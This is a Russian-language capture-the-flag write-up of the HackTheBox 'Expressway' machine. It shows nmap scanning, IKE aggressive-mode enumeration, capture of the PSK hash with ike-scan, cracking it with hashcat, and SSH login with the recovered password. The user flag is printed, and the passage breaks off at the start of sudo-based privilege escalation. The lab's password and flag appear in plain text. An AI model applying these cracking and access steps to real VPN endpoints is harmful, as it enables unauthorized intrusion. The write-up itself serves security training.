
Разведка

Дефолтно сканируем:


```
nmap -sC -sV 10.10.11.87
```



```
└─$ nmap -sC -sV 10.10.11.87
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-23 12:47 EST
Stats: 0:01:21 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 89.13% done; ETC: 12:49 (0:00:10 remaining)
Nmap scan report for 10.10.11.87
Host is up (0.19s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0p2 Debian 8 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 147.64 seconds
```

Хммм, открыт только ssh, что весьма странно, попробуем просканировать все порты с использованием udp сканирования.


```
nmap -sU -p 1-1000 10.10.11.87
```



```
└─$ nmap -sU -p 1-1000 10.10.11.87  # UDP сканирование
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-23 12:12 EST
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 2.47% done; ETC: 12:14 (0:01:19 remaining)
Stats: 0:01:50 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 11.67% done; ETC: 12:28 (0:13:53 remaining)
Stats: 0:05:53 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 28.70% done; ETC: 12:33 (0:14:37 remaining)
Stats: 0:11:56 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 59.33% done; ETC: 12:32 (0:08:11 remaining)
Stats: 0:17:51 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 90.16% done; ETC: 12:32 (0:01:57 remaining)
Nmap scan report for 10.10.11.87
Host is up (0.15s latency).
Not shown: 997 closed udp ports (port-unreach)
PORT    STATE         SERVICE
68/udp  open|filtered dhcpc
69/udp  open|filtered tftp
500/udp open          isakmp

Nmap done: 1 IP address (1 host up) scanned in 1212.87 seconds
```

А вот это уже лучше, открыты 68, 69 и 500 порты. Особенно интересен isakmp. Это протокол, используемый для согласования VPN. Управлюющим протоколом в таком случае будет IKE. Попробуем исследовать его с помощью утилиты ike-scan.

```
ike-scan 10.10.11.87
```




```
└─$ ike-scan 10.10.11.87
Starting ike-scan 1.9.6 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.10.11.87     Main Mode Handshake returned HDR=(CKY-R=cfdc35c6977c083e) SA=(Enc=3DES Hash=SHA
1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800) VID=09002689dfd6b712 (XAUTH) V
ID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)

Ending ike-scan 1.9.6: 1 hosts scanned in 0.166 seconds (6.02 hosts/sec).  1 returned handshake
; 0 returned notify
```

Отлично, сервер ответил (Main Mode Handshake returned), а также еще интересная информация:
SA (Security Association)
Enc - используемый алгоритм шифрования (тут 3DES)
Hash - используемый алгоритм хеширования (тут sha1)
Group - группа (Диффи-Хеллмана)
Auth - аутентификация (PSK общий ключ)
VID (XAUTH) - дополнительная аутетификация
VID (Dead Peer Detection v1.0) - механизм обнаружения мертвых пиров

Выбор вектора атаки

Для этого VPN используются весьма ненадежный алгоритмы шифрования и хеширования (3DES и sha1). Помимо этого уязвимость может быть в XAUTH (если он открыт) или в Auth (PSK), если известен клиент. Попробуем применить агресивный режим ike-scan

```
ike-scan --aggressive 10.10.11.87
```




```
└─$ ike-scan --aggressive 10.10.11.87
Starting ike-scan 1.9.6 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.10.11.87     Aggressive Mode Handshake returned HDR=(CKY-R=ad550f27048a992c) SA=(Enc=3DES Ha
sh=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800) KeyExchange(128 bytes) N
once(32 bytes) ID(Type=ID_USER_FQDN, Value=ike@expressway.htb) VID=09002689dfd6b712 (XAUTH) VID
=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0) Hash(20 bytes)

Ending ike-scan 1.9.6: 1 hosts scanned in 0.554 seconds (1.80 hosts/sec).  1 returned handshake
; 0 returned notify
```

Агрессивный режим доступен и вот что мы получили:
`ID(Type=ID_USER_FQDN, Value=ike@expressway.htb)`
expressway.htb - имя хоста
ike - username для аутентификации
Добавим домен себе в /etc/hosts

```
nano /etc/hosts
10.10.11.87 expressway.htb
```

Попробуем сохранить себе хеш для взлома:

```
ike-scan -A --id=ike@expressway.htb -P expressway_hash.txt 10.10.11.87
```




```
┌──(kali㉿kali)-[~/Desktop]
└─$ ike-scan -A --id=ike@expressway.htb -P expressway_hash.txt 10.10.11.87
WARNING: gethostbyname failed for "expressway_hash.txt" - target ignored: Success
Starting ike-scan 1.9.6 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.10.11.87     Aggressive Mode Handshake returned HDR=(CKY-R=a0e31d8704530814) SA=(Enc=3DES Ha
sh=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800) KeyExchange(128 bytes) N
once(32 bytes) ID(Type=ID_USER_FQDN, Value=ike@expressway.htb) VID=09002689dfd6b712 (XAUTH) VID
=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0) Hash(20 bytes)

IKE PSK parameters (g_xr:g_xi:cky_r:cky_i:sai_b:idir_b:ni_b:nr_b:hash_r):
7ca882e1725c671825dc9dcfd768cc24a8dbc0a373ade2ffdaa675a35b7884ddccc9ab7ef674c294c314b88b704a78e
dc2327381adbb38df881b30a1a0848350cc5a71b139bf2c2a79b69ba928324b6f908712ae1a034f76d03ed36d72fd2b
3f8937dcd74f89c9ff423e3ca802999f1196513b85831915f843acad015501b51a:d32c1c69e80944b31e208e5d5425
3e898d97cfbcc4dc05154bd89ac90469e962b997a048303316559 09d6a4d1fef6e52b4d11ec2ea902c82f4d1bda356d
0fc328f7147e595447ba530b635fd2529152b8bebc2f51c0d97bffea8b1a8d2ebd4e2ce82b90855f12513f50ea41ade
41b415909ff990dfec797b6b592c44f75d01c4:a0e31d8704530814:c0344123ed31cbc4:0000000100000001000000
980101000403000024010100008001000580020002800300018004000280 0b0001000c000400007080030000240201 0
000800100058002000180030001800400028 00b0001000c000400007080030000240301000080010001800200028003
000180040002800b0001000c000400007080000000240401000080010001800200018003000180040002800b0001000
c000400007080:03000000696b6540657870726573737761792e687462:c2baf82ab18a76f75624f88600dd5036a746
5c1d:b3b93be26cf8b33f53a9032f48024a71d6e8ec5829203b04f8f1a9428d7e2d4a:32da776fbfe9adc02cabd6977
9c99b2d5f357c68
Ending ike-scan 1.9.6: 1 hosts scanned in 0.580 seconds (1.72 hosts/sec).  1 returned handshake
; 0 returned notify
```

Мы извлекли хеш и сохранили его в файл expressway_hash.txt

Теперь попробуем его взломать.

```
hashcat -m 5400 -a 0 output.txt /usr/share/wordlists/rockyou.txt
```



```
┌──(kali㉿kali)-[~/Desktop]
└─$ hashcat -m 5400 -a 0 expressway_hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF,
 DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
══════════════════════════════════════════════════════════════════════════════════════════════════
═════════════════════════════════════════════════════
* Device #1: cpu-haswell-AMD Ryzen 5 7520U with Radeon Graphics, 2625/5314 MB (1024 MB allocata
ble), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 1 sec

Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

7ca882e1725c671825dc9dcfd768cc24a8dbc0a373ade2ffdaa675a35b7884ddccc9ab7ef674c294c314b88b704a78e
dc2327381adbb38df881b30a1a0848350cc5a71b139bf2c2a79b69ba928324b6f908712ae1a034f76d03ed36d72fd2b
3f8937dcd74f89c9ff423e3ca802999f1196513b85831915f843acad015501b51a:d32c1c69e80944b31e208e5d5425
3e898d97cfbcc4dc05154bd89ac90469e962b997a04830331655909d6a4d1fef6e52b4d11ec2ea902c82f4d1bda356d
0fc328f7147e595447ba530b635fd2529152b8bebc2f51c0d97bffea8b1a8d2ebd4e2ce82b90855f12513f50ea41ade
41b415909ff990dfec797b6b592c44f75d01c4:a0e31d8704530814:c0344123ed31cbc4:0000000100000001000000
9801010004030000240101000080010005800200028003000180040002800b0001000c0004000070800300002402010
000800100058002000180030001800400028 00b0001000c000400007080030000240301000080010001800200028003
000180040002800b0001000c000400007080000000024040100008001000180020001800300018004000280 0b0001000
c000400007080:03000000696b6540657870726573737761792e68:c2baf82ab18a76f75624f88600dd5036a7465c1d
:b3b93be26cf8b33f53a9032f48024a71d6e8ec5829203b04f8f1a9428d7e2d4a:32da776fbfe9adc02cabd69779c99
b2d5f357c68:freakingrockstarontheroad

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5400 (IKE-PSK SHA1)
Hash.Target......: 7ca882e1725c671825dc9dcfd768cc24a8dbc0a373ade2ffdaa...357c68
Time.Started.....: Sun Nov 23 14:01:37 2025 (6 secs)
Time.Estimated...: Sun Nov 23 14:01:43 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1359.1 kH/s (1.00ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 8046592/14344384 (56.10%)
Rejected.........: 0/8046592 (0.00%)
Restore.Point....: 8044544/14344384 (56.08%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: freaky94 → frasieriscute
Hardware.Mon.#1..: Util: 75%

Started: Sun Nov 23 14:00:59 2025
Stopped: Sun Nov 23 14:01:44 2025
```

Нам удалось взломать PSK =)

PSK password: `freakingrockstarontheroad`

В итоге получаем:


host: expressway.htb
username: ike
password: freakingrockstarontheroad

Первоначальный доступ

У нас еесть все креды для подключения по ssh, попробуем

```
ssh ike@expressway.htb
```

Ура, мы на тачке!



```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh ike@expressway.htb
The authenticity of host 'expressway.htb (10.10.11.87)' can't be established.
ED25519 key fingerprint is SHA256:fZLjHktV7oXzFz9v3ylWFE4BS9rECyxSHdlLrfxRM8g.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:4: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'expressway.htb' (ED25519) to the list of known hosts.
ike@expressway.htb's password:
Last login: Wed Sep 17 10:26:26 BST 2025 from 10.10.14.77 on ssh
Linux expressway.htb 6.16.7+deb14-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.16.7-1 (2025-09-11) x
86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Nov 23 16:19:58 2025 from 10.10.14.85
ike@expressway:~$
```

```
ls
cat user.txt
```


Таа-да-ааам! Первый флаг есть))
user.txt

```
94127b236be4e7c0723a0d73b4a0f6f4
```

Повышение привелегий

Попробуем

```
sudo -l
```




```
ike@expressway:~$ sudo -l
Password:
Sorry, try again.
Password:
Sorry, user ike may not run sudo on expressway.
ike@expressway:~$ 
```

По идее должно было вывести что--то вроде Permission denied или incorreect password attempts.


Посмотрим путь исполняемого файла sudo:

```
which sudo
```



```
ike@expressway:~$ which sudo
/usr/local/bin/sudo
ike@expressway:~$ 
```


А вот и зацепка, обычно путь другой:



```
┌──(kali㉿kali)-[~]
└─$ which sudo
/usr/bin/sudo

┌──(kali㉿kali)-[~]
└─$ 
```

Перейдем в директории /usr/local/bin и посмотрим что это за файл sudo


```
cd /usr/local/bin
file sudo
```



```
ike@expressway:~$ cd /usr/local/bin
file sudo
sudo: setuid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, inter
